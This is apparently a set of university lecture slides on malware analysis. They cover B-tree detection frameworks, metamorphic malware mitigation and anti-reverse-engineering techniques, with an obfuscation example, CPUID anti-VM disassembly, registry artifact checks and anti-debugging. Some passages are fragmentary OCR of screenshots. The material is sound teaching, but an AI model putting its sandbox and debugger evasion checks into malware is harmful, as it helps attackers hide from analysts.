
B-Tree Solution Mapping



Top Level View of Malware Clusters



Framework In Action



Framework Limitations – I

Whilst the approach of generating a forest of B-trees can significantly solve the issues posed by mere clustering, there are some challenges and limitations we face when this approach is used in practice. Some of them are:

A) **Tree traversal skews**: Significant amount of time must be spent to generate this sophisticated B-tree forest (for all the malware families that a security organization deems vulnerable). If new variants of only a particular malware family or family sub-cluster keep recurring, then only solutions associated with that particular B-tree will be used– the rest of the B-tree solutions exists idly without use. If the tree traversal gets skewed and all existing solution spaces are never invoked or used, then it effectively wastes resources (for storage and maintenance of the tree) and time (to generate the entire B-tree).

Framework Limitations – II

B) **Heavy Dependence on Clustering Algorithms**: The solution mapping approach is only as effective as the clustering algorithm used to cluster the malware samples into families. Incorrect clustering can lead to inaccurate B-tree generation. Considering how tedious the B-tree generation is, incorrect mapping of samples to malware families can exploit the organization's time and resources significantly.

Framework Limitations – III

C) **Overcrowding**: In clustering situations where there is heavy overcrowding, dropping the circles of influence into a malware family cluster to distinguish the similarities becomes tedious. Furthermore, overcrowding of certain sub-clusters and under crowding in some other sub-clusters in the same circle of influence can effectively cause an imbalance in the static and dynamic rules generated for each sub-cluster.

Metamorphic Malware Mitigation

- **CFG approach** : Detects the malware based on the order in which malicious code sequences occur in malware
- **Code emulation and sandboxing** : Emulate the code in a controlled environment to observe its behavior without executing it on the host system. This can help detect malicious activities and code obfuscation.
- **Regular Expression matching** : Develop regular expressions to identify common patterns in metamorphic code, like specific obfuscation techniques or consistent variable naming conventions.

Concluding Polymorphic & Metamorphic Malware

- Polymorphic and Metamorphic malware represent some of the most sophisticated and evasive threats in the cybersecurity landscape. These malware types are continually evolving, employing complex techniques to avoid detection and analysis.

- Polymorphic malware alters its code while preserving its original function, while metamorphic malware takes this a step further by completely rewriting its code.

Concluding Polymorphic & Metamorphic Malware

- Both are designed to bypass traditional security measures and complicate the work of cybersecurity professionals. To combat these threats effectively, it is imperative to employ advanced security solutions, heuristic analysis, and machine learning-based approaches that can adapt to the ever-changing nature of polymorphic and metamorphic malware.

- The battle against these evolving threats is ongoing, and a multidimensional approach that combines signature-based detection, behavioral analysis, and threat intelligence is essential.

PES UNIVERSITY

PESU ISFCR

Anti-Reverse Engineering Techniques (ARET)

ARETs

- **Anti-reverse engineering techniques** are methods employed by software developers or attackers to protect software applications or malware from being analyzed, decompiled, or disassembled by reverse engineers.

- ARETs generally include **Code Obfuscation**, **Encryption**, making method call names meaningless or **Spaghetti code**, **Code flow obfuscation**, self-modifying code or **polymorphism** (changing the binary, each time the binary is copied)

ARET Example

Original Source Code Before Control Flow Obfuscation

```
public int CompareTo (Object o) {
    int n = occurrences -
    ((WordOccurrence)o) .occurrences ;
    if (n == 0)  {
       n = String.Compare
  (word, ((WordOccurrence)o) .word) ;
    }
     return (n) ;
}
```

Reverse-Engineered Source Code After Control Flow Obfuscation

```
private virtual int _a(Object A+0) {
    int local0 ;
    int local1 ;
    local 10 = this.a - (c)  A_0.a;
    if (local10  != 0) goto i0 ;
    while  (true)  {
        return local1;
     }
    i1: local10 =
System.String.Compare(this.b,  (c)
A_0.b) ;
   goto  i0;
}
```

Malicious Use of ARETs

Obfuscation

Evading Detection

Hiding Exploited Vulnerabilities

ARETs

Anti-VM & Anti-Sandbox

- System checks (CPUID, Registry Checks)
- User activity-based checks(Mouse, Temperature, Process Checks)
- Time-based evasion, etc.

Anti-Debugging

- Related to OS's handling of debugging
- Includes Windows API functions
- Checking breakpoints dynamically
- Removing hardware breakpoints, a.k.a bugs

ARET Example

```
al-khaser.009A29EF
cpuid
mov esi,ebx
mov dword ptr ss:[ebp-28],al-khaser.9C0E44 ; 9C0E44:L"Microsoft Hv"
movups xmmword ptr ss:[ebp-14],xmm0
mov dword ptr ss:[ebp-24],al-khaser.9C0E60 ; 9C0E60:L"VMwareVMware"
lea edi,dword ptr ss:[ebp-14]
mov dword ptr ss:[ebp-20],al-khaser.9C0E7C ; 9C0E7C:L"XenVMMXenVMM"
mov dword ptr ss:[ebp-1C],al-khaser.9C0E98 ; 9C0E98:L"prl hyperv  "
mov dword ptr ss:[ebp-18],al-khaser.9C0EB4 ; 9C0EB4:L"VBoxVBoxVBox"
pop ebx
mov dword ptr ds:[edi],eax
lea eax,dword ptr ss:[ebp-6C]
push 40
mov dword ptr ds:[edi+4],esi
push 0
mov dword ptr ds:[edi+8],ecx
push eax
mov dword ptr ds:[edi+C],edx
call al-khaser.9A4970
movups xmm1,xmmword ptr ss:[ebp-10]
add esp,C
xor ecx,ecx
movaps xmm0,xmm1
movq qword ptr ss:[ebp-6C],xmm1
psrldq xmm0,8
movd dword ptr ss:[ebp-64],xmm0 ; [ebp-64]:"Å\f"
```

$ARET_1$ – Anti-VM

Checking for Virtual Env Artifacts (Host Machine)

```
C:\Users\hrish\OneDrive\Pictures\Screenshots\Phase02\week9\sandbox\taskE>environment_artefacts
 [*] Reg key exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0
 [-] Reg key doesn't exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id
 0
 [-] Reg key doesn't exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id
 0
 [-] Reg key doesn't exist: SOFTWARE\VMware, Inc.\VMware Tools
 [*] Reg key exist: HARDWARE\Description\System
 [-] Reg key doesn't exist: SOFTWARE\Oracle\VirtualBox Guest Additions
 [*] Reg key exist: SYSTEM\ControlSet001\Services\Disk\Enum
 [-] Reg key doesn't exist: HARDWARE\ACPI\DSDT\VBOX__
 [-] Reg key doesn't exist: HARDWARE\ACPI\FADT\VBOX__
 [-] Reg key doesn't exist: HARDWARE\ACPI\RSDT\VBOX__
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxGuest
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxMouse
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxService
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxSF
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxVideo
 [*] Reg value exist: NVMe    SAMSUNG MZVLB512NEXF
 [-] Reg value doesn't exist: 0
 [-] Reg value doesn't exist: 0
 [*] Reg value exist: NVMe    SAMSUNG MZVLB512NEXF
 [-] Reg value doesn't exist: 0xfc
 [-] Reg value doesn't exist: 0x100
 [-] Reg value doesn't exist: 0x104
 [*] Reg value exist: NVMe    SAMSUNG MZVLB512NEXF
 [-] Reg value doesn't exist: 0x10c
```


ARET$_1$ – Anti-VM


Checking for Virtual Env Artifacts (Virtual Machine)

```
C:\Users\hrishi\Desktop\Phase02A\sandbox>virtualenv_artefacts
 [*] Reg key exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0
 [-] Reg key doesn't exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id 0
 [-] Reg key doesn't exist: HARDWARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id 0
 [-] Reg key doesn't exist: SOFTWARE\VMware, Inc.\VMware Tools
 [*] Reg key exist: HARDWARE\Description\System
 [-] Reg key doesn't exist: SOFTWARE\Oracle\VirtualBox Guest Additions
 [*] Reg key exist: SYSTEM\ControlSet001\Services\Disk\Enum
 [*] Reg key exist: HARDWARE\ACPI\DSDT\VBOX__
 [*] Reg key exist: HARDWARE\ACPI\FADT\VBOX__
 [*] Reg key exist: HARDWARE\ACPI\RSDT\VBOX__
 [*] Reg key exist: SYSTEM\ControlSet001\Services\VBoxGuest
 [*] Reg key exist: SYSTEM\ControlSet001\Services\VBoxMouse
 [*] Reg key exist: SYSTEM\ControlSet001\Services\VBoxService
 [*] Reg key exist: SYSTEM\ControlSet001\Services\VBoxSF
 [-] Reg key doesn't exist: SYSTEM\ControlSet001\Services\VBoxVideo
 [*] Reg value exist: VBOX    HARDDISK
 [-] Reg value doesn't exist: 0
 [-] Reg value doesn't exist: 0
 [*] Reg value exist: VBOX    HARDDISK
 [*] Reg value exist: VBOX   - 1
 [-] Reg value doesn't exist: 0x15c
 [*] Reg value exist: 06/23/99
 [-] Reg value doesn't exist: 0x164
 [*] Reg value exist: VBOX   - 1
```

$ARET_2$ – Anti-VM


Access Hardware Information






ARET$_3$ – Anti-Sandbox


Mouse Movement





C:\Windows\System3
C:\Users\hrish\One
OBS 29.0.2 (64-bit, windows) - Profile: Untitled - Scenes: Untitled
File
Edit
View
Docks
Profile
Scene Collection
Tools
Help
No source selected
Properties
Filters
Scenes
Scene
Sources
Display Capture
Audio Mixer
Desktop Audio
0.0 dB
Mic/Aux
0.0 dB
Scene Transiti...
Fade
Duration
300 ms
Controls
Start Streaming
Start Recording
Start Virtual Camera
Studio Mode
Settings
Exit
LIVE: 00:00:00
REC: 00:00:00
CPU: 0.3%, 60.00 fps
Search
ENG
IN
02:23 PM
25-07-2023

$ARET_4$ – Anti-Debugger

IsDebuggerPresent()




OBS 29.1.3 - Profile: Untitled - Scenes: Untitled
File
Edit
View
Docks
Profile
Scene Collection
Tools
Help
No source selected
Properties
Filters
Scenes
Scene
Sources
Display Capture
Audio Mixer
Desktop Audio
0.0 dB
Mic/Aux
0.0 dB
Scene Transiti...
Fade
Duration
300 ms
Controls
Start Streaming
Start Recording
Studio Mode
Settings
Exit
LIVE: 00:00:00
REC: 00:00:00
CPU: 0.3%, 60.00 fps
ImageMagick Display
Microsoft Edge
OBS Studio
PHASE2_HR...
Wave
Tor Browser
cert
Digital forensics stuff
Wireshark
Recycle Bin
This PC
SlideToShut...
Details
Search
ENG
IN
02:59 PM
09-11-2023

Limitations of Existing Frameworks

